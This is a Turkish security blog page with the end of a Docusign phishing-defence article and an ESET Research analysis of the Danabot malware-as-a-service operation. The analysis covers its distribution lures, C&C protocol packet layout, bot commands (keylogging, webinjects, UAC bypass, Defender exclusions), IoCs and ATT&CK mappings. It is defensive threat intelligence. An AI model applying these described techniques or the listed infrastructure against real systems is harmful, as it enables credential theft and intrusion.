- Ekler: İlk Docusign e-postasında hiçbir ek olmamalıdır. Sadece bir doküman imzalandıktan sonra ek yoluyla bitmiş bir versiyonunu almalısınız.
- Yazım, dil bilgisi ve tonlama hataları: Kimlik avı e-postasının bir başka belirtisidir.
- Eşleşmeyen bir e-posta imzası ve gönderen adı/e-posta adresi.
Güvenlik farkındalığı parçasının üzerine aşağıdaki gibi şeyler ekleyerek savunma katmanlarını oluşturun:
- Tüm kurumsal hesaplar için çok faktörlü kimlik doğrulama (MFA): Bilgisayar korsanlarının oturum açma bilgilerinizi çalmayı başarsalar bile verilerinize erişmelerini zorlaştıracaktır.
- Her hesap için bir [parola yöneticisinde ](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)saklanan güçlü, benzersiz parolaların kullanılması dahil olmak üzere parola hijyeni.
- [ESET ](https://www.eset.com/tr/business/solutions/mail-security/)gibi saygın bir tedarikçinin çok katmanlı bir güvenlik aracı; bu diğer şeylerin yanı sıra kötü amaçlı ekleri algılar, kullanıcıların kimlik avı sitelerine giden bağlantıları takip etmesini önler ve yöneticilerin e-posta filtreleme koşullarını ve eylemlerini manuel olarak tanımlamasına olanak tanır.
- Kullanıcıları istenmeyen e-postalardaki ekleri açmamaya veya bağlantıları takip etmemeye ve Docusign belgelerine yalnızca güvenlik kodu aracılığıyla erişmeye teşvik etmek için politika güncellendi.
- Fon transferlerine ilişkin dahili iş süreçlerinin değiştirilmesi, böylece büyük meblağların ekstra incelemeye tabi tutulması.
- Kullanıcıları Docusign temalı tüm şüpheli e-postaları BT/güvenlik ekibinize ve <spam@docusign.com> adresine bildirmeye teşvik etmek.
## Kurban olursanız ne yapmalısınız?
En kötüsü olur ve bir çalışan bir Docusign dolandırıcılığına [tıklarsa](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) yönetici olarak aşağıdakiler de dahil olmak üzere belirli bir dizi eylem üzerinde çalışmanız gerekecektir:
- Etkilenen kullanıcı için kimlik bilgilerini tekrar kullanmış olabilecekleri hesaplar da dahil olmak üzere parolaları sıfırlayın,
- Herhangi bir kötü amaçlı kodu tespit etmek ve kaldırmak için kurbanın makinesinde bir kötü amaçlı yazılım taraması çalıştırın,
- Bir saldırının “patlama yarıçapını” kontrol altına almak için cihazı ağdan izole edin,
- [Bilgi hırsızlığı/sızıntısı belirtileri ](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/)için dark web’i izleyin,
- Mağdurun hesaplarını olağan dışı faaliyetler için izleyin,
- Saldırganın ne istediğini ve yükseltilmiş dahili erişim elde edip edemediğini anlamak için adli tıp ile daha derine inin,
- Etkinliği çalışanlar için bir öğrenme anı olarak kullanın: Onları şüpheli e-postaları hızla bildirmeye ve genel olarak istenmeyen e-postalara karşı tetikte olmaya teşvik edin.
Elbette Docusign sadece işletmeler tarafından kullanılmıyor. Bir ev satın alırken veya vergi evraklarını tamamlarken kişisel bir kapasitede maruz kalmış olabilirsiniz. Bu durumda, yukarıdaki ipuçlarının çoğu yine de işinize yarayacaktır. Elektronik imza uygulamaları büyük zaman tasarrufu sağlar. Ancak bu uygulamalara olan güveninizi istismar eden dolandırıcılara yakalanmadığınızdan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Docusign, Siber Güvenlik
---
### [Danabot: Yıkılan bir imparatorluğun analizi ](https://antivirus.com.tr/danabot-yikilan-bir-imparatorlugun-analizi/)
**Published:** Mayıs 28, 2025
**Author:** ESET
**Excerpt:** ESET Research, kısa süre önce çok uluslu bir operasyonda etkisiz hâle getirilen bir bilgi hırsızı olan Danabot'un işleyişine ilişkin bulgularını paylaşıyor
**Content:**
*ESET Research, kısa süre önce çok uluslu bir kolluk kuvveti operasyonunda etkisiz hâle getirilen bir bilgi hırsızı olan Danabot’un işleyişine ilişkin bulgularını paylaşıyor*
ABD Adalet Bakanlığı tarafından duyurulduğu üzere, FBI ve ABD Savunma Bakanlığı’nın Savunma Kriminal Araştırma Servisi (DCIS), kötü şöhretli bilgi hırsızı Danabot’un altyapısını bozmayı başardı. ESET, 2018 yılında dahil olduğu bu uzun vadeli çabaya katılan birçok siber güvenlik şirketinden biridir. Katkılarımız arasında zararlı yazılımın ve arka uç altyapısının teknik analizlerinin yanı sıra Danabot’un C&C sunucularının belirlenmesi de yer alıyor. Ortak ele geçirme çabası ayrıca Danabot’un geliştirilmesinden, satışından, yönetiminden ve daha fazlasından sorumlu kişilerin belirlenmesini sağladı. ESET bu çalışmada Amazon, CrowdStrike, Flashpoint, Google, Intel471, PayPal, Proofpoint, Team Cymru, Zscaler, Almanya Bundeskriminalamt, Hollanda Ulusal Polisi ve Avustralya Federal Polisi ile birlikte yer aldı.
Bu kolluk operasyonları, siber suç şebekelerinin tespit edilmesi, dağıtılması ve yargılanmasını amaçlayan ve hâlen devam etmekte olan küresel bir girişim olan [*Endgame Operasyonu* ](https://www.operation-endgame.com/)kapsamında yürütülmüştür. [*Europol ve Eurojust* ](https://www.europol.europa.eu/media-press/newsroom/news/operation-endgame-strikes-again-ransomware-kill-chain-broken-its-source)tarafından koordine edilen operasyon, kötü niyetli yazılımlar aracılığıyla fidye yazılımı dağıtmak için kullanılan kritik altyapıyı başarıyla çökertti.
Danabot büyük ölçüde çökertildiğinden bu fırsatı kötü amaçlı yazılımın en son sürümlerinde kullanılan özellikleri, yazarların iş modelini ve bağlı kuruluşlara sunulan araç setine genel bir bakışı kapsayan bu hizmet olarak kötü amaçlı yazılım (MaaS) operasyonunun işleyişine ilişkin içgörülerimizi paylaşmak için kullanacağız. Danabot’un hassas verileri sızdırmanın yanı sıra zaten tehlikeye girmiş bir sisteme fidye yazılımı da dahil olmak üzere başka kötü amaçlı yazılımlar sunmak için de kullanıldığını gözlemledik.
**Blog yazısının kilit noktaları:**
- ESET Research, zararlı yazılımın altyapısında büyük bir kesintiyle sonuçlanan küresel bir çabanın parçası olarak Danabot’un faaliyetlerini 2018’den bu yana takip ediyor.
- Danabot öncelikle bir bilgi hırsızı ve bankacılık truva atı olarak geliştirilmiş olsa da fidye yazılımı da dahil olmak üzere ek kötü amaçlı yazılımları dağıtmak için de kullanılmıştır.
- Danabot’un yazarları araç setlerini yeraltı forumları aracılığıyla tanıtıyor ve potansiyel iştirakçilere çeşitli kiralama seçenekleri sunuyor.
- Danabot’un yazarları tarafından iştiraklerine sağlanan tipik araç seti, bir yönetim paneli uygulaması, botların gerçek zamanlı kontrolü için bir backconnect aracı ve botlar ile gerçek C&C sunucusu arasındaki iletişimi aktaran bir proxy sunucu uygulaması içerir.
- İştirakler yeni Danabot yapıları oluşturmak için çeşitli seçenekler arasından seçim yapabilir ve bu yapıları kendi kampanyaları aracılığıyla dağıtmak onların sorumluluğundadır.
## **Arka plan**
Delphi programlama dilinde kodlanmış bir grup bilgi hırsızı ve/veya bankacılık kötü amaçlı yazılım ailesine ait olan Danabot, 2018 yılında Avustralyalı kullanıcıları hedef alan bir [*spam kampanyasında* ](https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0)kullanılarak öne çıkmıştır. O zamandan beri Danabot çeşitli kampanyalarla diğer pazarlara [*yayıldı*](https://www.welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/), iç ve arka uç altyapısında birkaç büyük [*güncelleme* ](https://www.welivesecurity.com/2019/02/07/danabot-updated-new-cc-communication/)geçirdi ve siber suçlular arasında popülaritesinde hem zirveler hem de düşüşler yaşadı.
ESET, 2018’den bu yana yaptığımız izleme çalışmaları boyunca, önemli sayıda farklı örneği izleyip analiz etti ve 1.000’den fazla benzersiz C&C sunucusu tespit etti. Bu süre zarfında ESET, tüm dünyada çeşitli Danabot kampanyalarını analiz etti ve Polonya, **Şekil 1**‘de görüldüğü gibi tarihsel olarak en çok hedeflenen ülkelerden biri oldu.
**Şekil 1** ESET telemetrisinde 2018den beri görülen dünya çapında Danabot tespitleri
Tipik siber suçlara ek olarak Danabot, DDoS saldırıları başlatmak için ele geçirilmiş makineleri kullanmak gibi daha az geleneksel faaliyetlerde de kullanılmıştır. Örneğin, Rusya’nın Ukrayna’yı işgalinden kısa bir süre sonra [*Zscaler* ](https://www.zscaler.com/blogs/security-research/danabot-launches-ddos-attack-against-ukrainian-ministry-defense)tarafından Ukrayna Savunma Bakanlığı’na yönelik bir DDoS saldırısı tespit edilmiştir. Bu saldırıda kullanılana çok benzer bir DDoS modülü, bir Danabot operatörü tarafından [*Arduino* ](https://www.arduino.cc/)geliştirmeye adanmış bir Rus sitesini hedef almak için de kullanıldı. Bu eylemler muhtemelen bağlı kuruluşun kendi hırsları ve siyasi motivasyonları tarafından motive edilmiştir.
## **Danabot grup tanıtımı**
Danabot’un yazarları tek bir grup olarak faaliyet göstermekte, araçlarını potansiyel iştirakçilere kiralık olarak sunmakta ve onlar da daha sonra kendi botnet’lerini kurup yöneterek kendi kötü niyetli amaçları için kullanmaktadır. Yazarlar, **Şekil 2 adresinde gösterildiği gibi, Tor ağında araçlarının yetenekleri hakkında ayrıntılı bilgi içeren bir destek sayfası bile kurmuşlardır.
**Şekil 2** Danabotun destek sitesinde tanıtılan özellikleri
Danabot yeni müşteriler kazanmak için sıklıkla yeraltı forumlarında Danabot kötü amaçlı yazılımının ve araç setinin ana geliştiricilerinden ve yöneticilerinden biri olarak hareket eden JimmBee adlı kullanıcı tarafından tanıtılıyor. Danabot grubundan kayda değer bir diğer kişi de yeraltı forumlarında Onix olarak bilinen ve Danabot altyapısını yöneten ve aynı zamanda satış operasyonlarından sorumlu olan bir kullanıcıdır.
## **Özelliklere genel bakış**
Danabot’un yazarları, müşterilere kötü niyetli hedeflerinde yardımcı olmak için çok çeşitli özellikler geliştirmiştir. Danabot tarafından sunulan en önemli özellikler şunlardır:
- Tarayıcılardan, posta istemcilerinden, FTP istemcilerinden ve diğer popüler yazılımlardan çeşitli verileri çalma yeteneği,
- keylogging ve ekran kaydı,
- Kurbanların sistemlerinin gerçek zamanlı uzaktan kontrolü,
- Genellikle kripto para cüzdanlarını çalmak için kullanılan bir FileGrabber komutu,
- [*Zeus benzeri* ](https://en.wikipedia.org/wiki/Zeus_(malware))[*web enjeksiyonları* ](https://www.welivesecurity.com/2014/10/23/evolution-webinject/)ve form yakalama desteği ve
- Keyfi yük yükleme ve yürütme.
Danabot’un çalma yeteneklerinden faydalanmanın yanı sıra yıllar içinde Danabot aracılığıyla çeşitli faydalı yüklerin dağıtıldığını gözlemledik:
- SystemBC,
- Rescoms,
- Ursnif,
- Smokeloader,
- Zloader,
- Lumma Stealer,
- Rekor kıran,
- Latrodectus, ve
- NetSupportManager uzaktan yönetim aracı.
Ayrıca Danabot’un zaten tehlikede olan sistemlere fidye yazılımı indirmek için kullanıldığı örneklerle karşılaştık. LockBit, Buran, Crisis ve çeşitli durumlarda itilen bir [*Fidye Yazılımı Olmayan varyantı* ](https://research.checkpoint.com/2019/danabot-demands-a-ransom-payment/)sayabiliriz.
Danabot’un rastgele yükleri indirme ve çalıştırma yeteneği, ek kötü amaçlı yazılımları dağıtmak için kullanılan tek özellik değildir. [*Microsoft Threat Intelligence* ](https://x.com/MsftSecIntel/status/1730383711437283757)tarafından 2023’ün sonlarında bildirildiği üzere, Danabot’un botnet’in kontrolünü bir fidye yazılımı operatörüne devretmek için bir araç olarak kullanıldığı da tespit edildi.
## **Dağıtım yöntemleri**
İzlemelerimize göre Danabot, varlığı boyunca birçok siber suçlunun tercih ettiği bir araç olmuş ve her biri farklı dağıtım yöntemleri kullanmıştır. Danabot’un geliştiricileri birkaç kötü amaçlı yazılım kriptosu ve yükleyicisinin yazarlarıyla bile ortaklık kurdu ve müşterilerine bir dağıtım paketi için özel fiyatlandırma sunarak süreçte onlara yardımcı oldu. [*Matanbuchus* ](https://malpedia.caad.fkie.fraunhofer.de/details/win.matanbuchus)bu tür desteklenen yükleyicilere bir örnektir.
Yıllar boyunca Danabot iştirakleri tarafından her türlü dağıtım yönteminin kullanıldığını gördük:
- E-posta spam kampanyalarının sayısız çeşidi,
- Smokeloader, DarkGate ve Matanbuchus gibi diğer kötü amaçlı yazılımlar ve
- Google Reklamlarının kötüye kullanımı.
Son zamanlarda, gördüğümüz tüm dağıtım mekanizmalarında, Google arama sonuçlarındaki sponsorlu bağlantılar arasında görünüşte alakalı ancak aslında kötü niyetli web sitelerini görüntülemek için Google Reklamlarının kötüye kullanılması, kurbanları Danabot’u indirmeye ikna etmek için en belirgin yöntemlerden biri olarak öne çıkıyor. En popüler taktik, kötü amaçlı yazılımı yasal yazılımla paketlemek ve bu paketi sahte yazılım siteleri (**Şekil 3**) veya kullanıcılara sahipsiz fonları bulmalarına yardımcı olmayı vaat eden web siteleri (**Şekil 4**) aracılığıyla sunmaktır.
**Şekil 3** Danabot tehlikesine yol açan sahte Gelişmiş IP Tarayıcı web sitesi
**Şekil 4** Sahte sahipsiz para arama sitesi
Bu sosyal mühendislik tekniklerine en son eklenen: Uydurma bilgisayar sorunları için çözümler sunan, tek amacı kurbanı kullanıcının panosuna gizlice yerleştirilen kötü niyetli bir komutun yürütülmesine ikna etmek olan aldatıcı web siteleri. Danabot’un indirilmesine yol açan böyle bir web sitesi örneği **Şekil 5**’te gösterilmiştir.
**Şekil 5** Kurbanı kullanıcının panosunda depolanan kötü amaçlı komutun yürütülmesi için kandıran web sitesi
## **Altyapı**
### **Genel Bakış**
Başlangıçta, Danabot’un yazarları tüm botların bağlantılarını ve komut yapılandırmaları ve kurbanlarından toplanan veriler gibi tüm bağlı kuruluşların verilerini yönetmek için tek bir merkezi sunucuya güveniyordu. Bu merkezi yaklaşım kesinlikle sunucunun performansı üzerinde olumsuz bir etkiye sahipti ve olası kesintilere daha yatkındı. Yeni sürümlerde iş ve altyapı modellerinde bir değişim görmemizin nedenlerinden biri de muhtemelen budur. Danabot’un yazarları artık kendi altyapılarında yer kiralamanın yanı sıra, destek sitelerinde ilan ettikleri gibi, iştirakçi tarafından işletilecek özel bir sunucu kurulumu da sunuyorlar (**Şekil 6**).
**Şekil 6** Danabotun destek sitesindeki temel teklif
Temmuz 2023’te bir yeraltı forumu aracılığıyla sunulan kiralama seçenekleri **Şekil 7**‘de gösterilmektedir.
**Şekil 7** Potansiyel Danabot müşterileri için fiyat listesi
İzlemelerimize dayanarak Danabot’un yazarları tarafından kontrol edilen ortak altyapı üzerinde bir hesap kiralamanın tehdit aktörleri için en popüler seçenek gibi göründüğünü belirtmek gerekir.
Satış ortakları seçeneklerden birini kiraladıklarında kendilerine C&C sunucusuna bağlanmaları ve bir yönetim paneli aracılığıyla kendi botnetlerini yönetmeleri için araçlar ve kimlik bilgileri verilir. Aşağıdaki bölümlerde tipik araç setinin farklı kısımlarını ele alacağız.
### **C&C sunucu uygulaması**
Bağımsız sunucu uygulaması bir DLL dosyası biçiminde gelir ve botnet’in beyni olarak işlev görür. Bir Windows sunucusuna kurulur ve veri yönetimi için bir MySQL veri tabanı kullanır. Botlar çalınan verileri iletmek ve iştirakler tarafından verilen komutları almak için bu sunucuya bağlanır. İştirakler botnetlerini yönetmek için yönetim paneli uygulaması aracılığıyla bu sunucuya bağlanırlar. Bu C&C sunucu uygulaması, yalnızca daha yüksek seviyeli kişisel sunucu seçeneği için ödeme yapan iştirakler tarafından yerel kurulum için kullanılabilir. Bunun yerine botnetlerini Danabot’un altyapısında çalıştırmayı tercih eden iştiraklere, orada zaten kurulu olan C&C sunucusuna bağlantı bilgileri verilir ve kendi C&C sunucularını barındırmaları gerekmez.
### **Yönetim paneli**
**Şekil 8**‘de gösterilen yönetim paneli bir GUI uygulaması şeklindedir ve botnet operatörünün bakış açısından en önemli aracı temsil eder. Bağlı kuruluşun C&C sunucusuna bağlanmasına ve aşağıdaki gibi görevleri gerçekleştirmesine olanak tanır:
- Botları yönetin ve botnet istatistiklerini alın,
- Botlar için çeşitli komutlar ve gelişmiş yapılandırma yayımlayın,
- Mağdurlardan toplanan verileri rahatça görüntüleyin ve dışa aktarın,
- Bildirim sistemini yönetin ve botlar tarafından tetiklenen olaylarla ilgili uyarılar ayarlayın,
- Yeni Danabot yapıları oluşturun ve
- Botlar ve C&C sunucusu arasındaki iletişim için bir proxy sunucu zinciri kurun.
İlerleyen bölümlerde yönetim panelinin en ilginç özelliklerine ilişkin daha fazla ayrıntı ve örnek sunacağız.
**Şekil 8** Yönetim paneline genel bakış
### **Backconnect aracı**
Yönetim için bir diğer önemli araç, botnet operatörlerinin çevrimiçi botlarına uzaktan bağlanmalarını ve kontrol etmelerini sağlayan bağımsız yardımcı programdır. Araçta görüldüğü gibi uzaktan kontrol için mevcut eylemler **Şekil 9**‘da gösterilmektedir. Muhtemelen siber suçlular için en ilginç özellikler, uzak masaüstü bağlantısı aracılığıyla kurbanın bilgisayarını görme ve kontrol etme ve yerleşik dosya yöneticisini kullanarak dosya sisteminde keşif yapma yeteneğidir.
**Şekil 9** Backconnect yardımcı programının özellikleri
### **Proxy sunucu uygulaması**
Botlar genellikle ana C&C sunucusuna doğrudan bağlanmaz, bunun yerine trafiği aktarmak ve gerçek arka uç C&C’nin konumunu gizlemek için bir proxy zinciri kullanır. Bu stratejiyi kolaylaştırmak için Danabot’un yazarları hem Windows hem de Linux sistemleri için kullanılabilen bir proxy sunucu uygulaması sağlamaktadır. **Şekil 10** bu basit proxy sunucu uygulamasının Linux versiyonundan alınan kullanım mesajını göstermektedir. Proxy’leri kullanmanın yanı sıra botlar, tüm proxy zincirlerinin kullanılamaz hâle gelmesi durumunda Tor ağı üzerinden sunucuyla iletişim kuracak şekilde yapılandırılabilir. Bu tür bir iletişim için isteğe bağlı indirilebilir bir Tor modülü kullanılır.
**Şekil 10** Proxy sunucu uygulamasının Linux sürümünden kullanım mesajı
İştirakçiler ayrıca anonimliklerini daha da artırmak için bu proxy sunucu uygulamasını yönetim panelleri ile C&C sunucusu arasında bir aracı olarak sıklıkla kullanırlar. Her şey bir araya getirildiğinde tipik altyapı **Şekil 11**‘de gösterildiği gibi görünebilir.
**Şekil 11** Tipik Danabot altyapısı örneği
## **İçindekiler**
### **İletişim**
Danabot, AES-256 kullanılarak şifrelenmiş verileriyle kendi tescilli C&C iletişim protokolünü kullanır. Her mesaj için benzersiz olarak üretilen AES oturum anahtarları daha sonra RSA anahtar çiftleri kullanılarak şifrelenir ve tüm iletişim güvence altına alınır. Zaman içinde iletişim protokolünde ve paket yapısında birkaç güncelleme yapıldığını belirtmek gerekir.
Tipik bir komutun şifrelenmeden önceki mevcut paket veri yapısı **Tablo 1**‘de gösterildiği gibidir. Alanların çoğunun yalnızca iletişim döngüsündeki ilk istek sırasında botun kimliğini doğrulamak için kullanıldığını ve sonraki komutlarda ayarlanmadan bırakıldığını belirtmek isteriz.
**Tablo 1**. Danabot iletişiminde kullanılan paket yapısı
| **Offset** | **Size (bytes)** | **Description** |
|---|---|---|
| 0x00 | 0x04 | Size of the packet. |
| 0x04 | 0x08 | Random value. |
| 0x0C | 0x08 | Sum of the two values above. |
| 0x14 | 0x04 | Account ID used to differentiate affiliates in the previous versions. This field contains a random value in newer versions. |
| 0x18 | 0x04 | Command. |
| 0x1C | 0x04 | Subcommand. |
| 0x20 | 0x04 | Danabot version. |
| 0x24 | 0x04 | IsUserAdmin flag. |
| 0x28 | 0x04 | Process integrity level. |
| 0x2C | 0x04 | OS architecture x86/x64. |
| 0x30 | 0x04 | Encoded Windows version. |
| 0x34 | 0x04 | Time zone bias as a DWORD value. |
| 0x38 | 0x04 | Unknown bytes; set to 0 in the current versions. |
| 0x3C | 0x04 | Tor active flag. |
| 0x40 | 0x04 | Unknown bytes; set to 0 in the current versions. |
| 0x44 | 0x18 | Padding null bytes. |
| 0x5C | 0x21 | Bot ID Delphi string (a string preceded by a length byte). |
| 0x7D | 0x21 | Build ID hardcoded Delphi string. |
| 0x9E | 0x21 | MD5 checksum of concatenated Account ID, Bot ID, and Build ID strings. |
| 0xBF | 0x29 | Command dependent string used in some commands complemented by its CRC-32 and a string size. |
| 0xE8 | 0xDF | Padding null bytes. |
Danabot’un en yeni sürümleri ayrıca iletişimini daha da gizlemek için şifrelenmeden önce paket yapısının sonuna rastgele miktarda görünüşte önemsiz baytlar ekler. Danabot yazarlarının her zaman en iyi kodlama uygulamalarını takip etmediklerini ve bu rastgele bayt sayısının eklenmesinin, yeni edinilen bu alanı temizlemek veya başlatmak yerine paket yapısını tutmak için tahsis edilen orijinal bellek tamponunun yeniden boyutlandırılmasıyla yapıldığını belirtmek gerekir. Bu da bottan sunucuya gönderilen veri paketine istemeden de olsa sürecin çevresindeki bellek bölgelerinin dahil edilmesine ve daha da önemlisi bunun tam tersinin yapılmasına yol açmıştır. Sunucu-bot iletişiminden yakalanan ve şifresi çözülen bu eklenmiş bellek bölgeleri bazen sunucunun işlem belleğinden ilginç bilgiler içeriyor ve araştırmacılara Danabot’un altyapısı ve kullanıcıları hakkında değerli bilgiler veriyordu. Bu hata 2022 yılında ortaya çıkmış ve Şubat 2025’te Danabot’un son sürümlerinde düzeltilmiştir.
İletişim ve şifreleme hakkında daha fazla ayrıntı zaten çeşitli [*araştırmacılar* ](https://www.proofpoint.com/us/blog/threat-insight/new-year-new-version-danabot)tarafından ele alındı ve bu blog yazısında daha fazla detaylandırmayacağız.
### **Yapılar**
Botnet operatörleri, kurbanlarına dağıtmak üzere yeni Danabot yapıları oluşturmak için birden fazla seçeneğe sahiptir. Bildiğimiz kadarıyla operatör yönetim paneli uygulaması aracılığıyla derleme sürecini ve istenen çıktıyı yapılandırabilirken derleme işleminin kendisi Danabot yazarlarının sunucularında gerçekleştirilmektedir. Seçilen yapıyı oluşturduktan sonra, operatör yapıların indirme bağlantılarını alır ve bir kampanyada dağıtımlarından sorumlu olur.
Şekil 12** bir derleme yapılandırma penceresi örneğini ve nihai ikili dosyada yapılandırılacak C&C sunucu listesi, çeşitli gizleme yöntemleri, derleme bitliği vb. gibi mevcut seçenekleri göstermektedir.
**Şekil 12** Yönetim paneli uygulamasından seçenekler menüsü oluşturun
Danabot şu anda **Tablo 2** adresinde açıklanan dört temel yük tipi sunmaktadır.
**Tablo 2**. Mevcut yapıların varyantları
| **Payload type** | **Description** |
|---|---|
| Main.dll | Generates a sole main component in the form of a DLL to be distributed and loaded via rundll32.exe or regsvr32.exe. |
| Main.exe | Generates a loader in the form of an EXE that may contain the abovementioned main component DLL or download it from one of the configured C&C servers. |
| Drop.exe | Generates a dropper with an embedded main component DLL to be dropped to disk. |
| Drop.msi | Generates an MSI package with an embedded main component DLL to be loaded. |
### **Yapılandırma komutları**
Bir botnet operatörü, yönetim paneli aracılığıyla botlara gelişmiş bir yapılandırma verebilir. Botlara daha sonra alınan talimatlara göre çeşitli komutları yerine getirmeleri emredilir. Şekil 13** böyle bir komut yapılandırmasının bir örneğini göstermektedir.
**Şekil 13** FileGrabber komutu için dinamik yapılandırma seçenekleri
Tablo 3** verilebilecek mevcut komutları listeler. Her görevin operatörün ihtiyaçlarına daha fazla uyum sağlamak için kendine özgü seçenekleri vardır.
**Tablo 3**. Mevcut komutlar
| **Command** | **Description** |
|---|---|
| Video | Record a video of the selected application or website. |
| KeyLogger | Capture keystrokes from the selected application. |
| PostFilter | Grab information from certain websites’ forms. |
| WebInject | Allow Zeus-like webinjects on certain loaded websites to alter their function. |
| Redirect | Allow redirection of certain URLs. |
| Block | Block access to configured URLs. |
| Screens | Take screenshots of a selected application or website at certain intervals. |
| Alerts | Allow notifications to be sent to a selected Jabber account on a configurable event. |
| Uninstall | Uninstall the bot from the system. |
| UAC | Provide support for privilege escalation. |
| FileGrabber | Allow certain files to be uploaded to the C&C if found on the victim’s hard disk. |
| TorActive | Enable loading of a Tor module and allow connection via the Tor network if all C&C servers are inaccessible. |
| Stealer | Enable/disable the stealer functionality and set its update interval. |
| TimeOut | Set interval for the bot to contact its C&C server. |
| Install | Configure the bot’s installation on the system and its persistence. |
| Exclusion | Set exclusions in Windows Defender or Windows Firewall for a selected process. |
| ConfigSave | Save the bot’s configuration before its termination. |
| HideProcess | Hide the bot’s process. |
| CoreProtect | Allow the main component to be injected into an additional process. |
### **Ek faydalı yükler**
Danabot ayrıca başka çalıştırılabilir dosyaları indirme ve çalıştırma olanağı da sağlar. Bu özellik, botnet operatörünün, daha önce de belirtildiği gibi ele geçirilen sisteme ek kötü amaçlı yazılımların yüklenmesini yapılandırmasına olanak tanır. **Şekil 14**, yönetim paneli uygulamasında bu özellik için mevcut seçenekleri göstermektedir.
**Şekil 14** Ek bir yük konfigürasyonu için seçenekler
## **Sonuç**
Danabot, kötü amaçlı yazılım iştiraklerinin kullanımı için çok çeşitli araçlar dağıtan büyük ölçekli bir MaaS operasyonudur. Bu bilgi hırsızı hakkında 2018 yılında başlayan araştırmamız, Danabot’un araç setinin bu blog yazısında sunulan analiziyle sonuçlandı. Yetkililerin ve ESET’in de dahil olduğu çeşitli siber güvenlik şirketlerinin çabaları, kötü amaçlı yazılımın altyapısının bozulmasına yol açtı. Danabot’un ortadan kaldırılmasının ardından toparlanıp toparlanamayacağı henüz belli değil. Bununla birlikte, kolluk kuvvetleri kötü amaçlı yazılımın operasyonlarında yer alan birkaç kişinin maskesini düşürmeyi başardığı için darbe kesinlikle hissedilecektir.
## **IoC’ler**
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 6D361CD9ADBF1630AF7B323584168E0CBD9315FB | N/A | Win32/Spy.Danabot.X | Loader of the main component (version 4006). |
| A7475753CB865AEC8DC4A6CEA27F2AA594EE25E8 | N/A | Win32/Spy.Danabot.O | Main component (version 4006). |
| 787EAB54714F76099EC350E029154ADFD5EDF079 | N/A | Win32/Spy.Danabot.AC | Dropper component (version 3272). |
| 17B78AD12B1AE1C037C5D39DBE7AA0E7DE4EC809 | 1c0e7316.exe | MSIL/Kryptik.AMBV | Lockbit payload (variant Black) distributed by Danabot. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| [212.18.104\[.\]245](https://ba-btnmanager.hq.eset.com/#!/ip-info/212.18.104.245) | N/A | GLOBAL CONNECTIVITY SOLUTIONS LLP | 2025-03-25 | Danabot proxy C&C server |
| [212.18.104\[.\]246](https://ba-btnmanager.hq.eset.com/#!/ip-info/212.18.104.246) | N/A | GLOBAL CONNECTIVITY SOLUTIONS LLP | 2025-03-25 | Danabot proxy C&C server |
| 34.16.215\[.\]110 | N/A | Google LLC | 2024-10-10 | Danabot proxy C&C server |
| 34.65.116\[.\]208 | N/A | Google LLC | 2024-10-10 | Danabot proxy C&C server |
| 34.168.100\[.\]35 | N/A | Google LLC | 2024-11-27 | Danabot proxy C&C server |
| N/A | advanced-ip-scanned.com | N/A | 2023-08-21 | Deceptive website used in Danabot distribution |
| N/A | gfind.org | N/A | 2022-06-15 | Deceptive website used in Danabot distribution |
| N/A | mic-tests.com | N/A | 2024-12-07 | Deceptive website used in Danabot distribution |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [*17. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1583.003*](https://attack.mitre.org/versions/v17/techniques/T1583/003) | Acquire Infrastructure: Virtual Private Server | Danabot operators use VPS in their infrastructure. |
| [*T1583.004*](https://attack.mitre.org/versions/v17/techniques/T1583/004) | Acquire Infrastructure: Server | Danabot operators acquire multiple servers for C&C communication. |
| [*T1587.001*](https://attack.mitre.org/versions/v17/techniques/T1587/001) | Develop Capabilities: Malware | Danabot authors have developed custom malware tools. |
| [*T1608.001*](https://attack.mitre.org/versions/v17/techniques/T1608/001) | Stage Capabilities: Upload Malware | Danabot operators upload other malware to their infrastructure for further spreading. |
| [*T1583.008*](https://attack.mitre.org/versions/v17/techniques/T1583/008) | Acquire Infrastructure: Malvertising | Malvertising is a popular method of Danabot distribution. |
| **Initial Access** | [*T1566.001*](https://attack.mitre.org/versions/v17/techniques/T1566/001) | Phishing: Spearphishing Attachment | Phishing is a common method used for distribution. |
| **Execution** | [*T1106*](https://attack.mitre.org/versions/v17/techniques/T1106) | Native API | Dynamic Windows API resolution is used by Danabot. |
| [*T1204.001*](https://attack.mitre.org/versions/v17/techniques/T1204/001) | User Execution: Malicious Link | Luring users into downloading Danabot via a malicious link is a popular distribution choice. |
| [*T1204.002*](https://attack.mitre.org/versions/v17/techniques/T1204/002) | User Execution: Malicious File | Danabot is often distributed as a file to be opened by the user. |
| **Privilege Escalation** | [*T1548.002*](https://attack.mitre.org/versions/v17/techniques/T1548/002) | Abuse Elevation Control Mechanism: Bypass User Account Control | Several methods are used by Danabot to bypass User Account Control. |
| **Defense Evasion** | [*T1027.007*](https://attack.mitre.org/versions/v17/techniques/T1027/007) | Obfuscated Files or Information: Dynamic API Resolution | Danabot uses hashing for dynamic API resolution. |
| [*T1055.001*](https://attack.mitre.org/versions/v17/techniques/T1055/001) | Process Injection: Dynamic-link Library Injection | Danabot has the ability to inject itself into other processes. |
| [*T1218.007*](https://attack.mitre.org/versions/v17/techniques/T1218/007) | System Binary Proxy Execution: Msiexec | An MSI package is one of the possible distribution methods. |
| [*T1218.010*](https://attack.mitre.org/versions/v17/techniques/T1218/010) | System Binary Proxy Execution: Regsvr32 | regsvr32.exe can be used to execute the main Danabot module. |
| [*T1218.011*](https://attack.mitre.org/versions/v17/techniques/T1218/011) | System Binary Proxy Execution: Rundll32 | rundll32.exe can be used to execute the main Danabot module. |
| [*T1656*](https://attack.mitre.org/versions/v17/techniques/T1656) | Impersonation | Danabot uses impersonation in its phishing campaigns. |
